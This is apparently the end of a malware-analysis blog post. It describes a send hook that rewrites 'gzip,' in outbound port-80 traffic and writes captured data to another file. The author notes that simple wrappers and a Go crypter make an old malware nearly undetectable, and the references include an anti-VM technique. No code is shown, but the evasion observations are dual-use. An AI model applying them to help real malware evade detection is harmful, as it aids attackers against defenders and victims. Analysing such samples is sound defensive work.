


The data will be written to a different file.

The send hook code will also look for ‘gzip,’ in outbound over port 80 and overwrite it, probably to prevent an Accept-Encoding header from including gzip.



As I mentioned at the beginning of the blog the most interesting aspect of this to me personally is the ability of a few simple wrappers and a golang crypter taking an old malware to almost FUD.



References:

1. https://habr.com/ru/post/27040/
2. https://habr.com/ru/post/27053/
3. https://www.aldeid.com/wiki/VMXh-Magic-Value
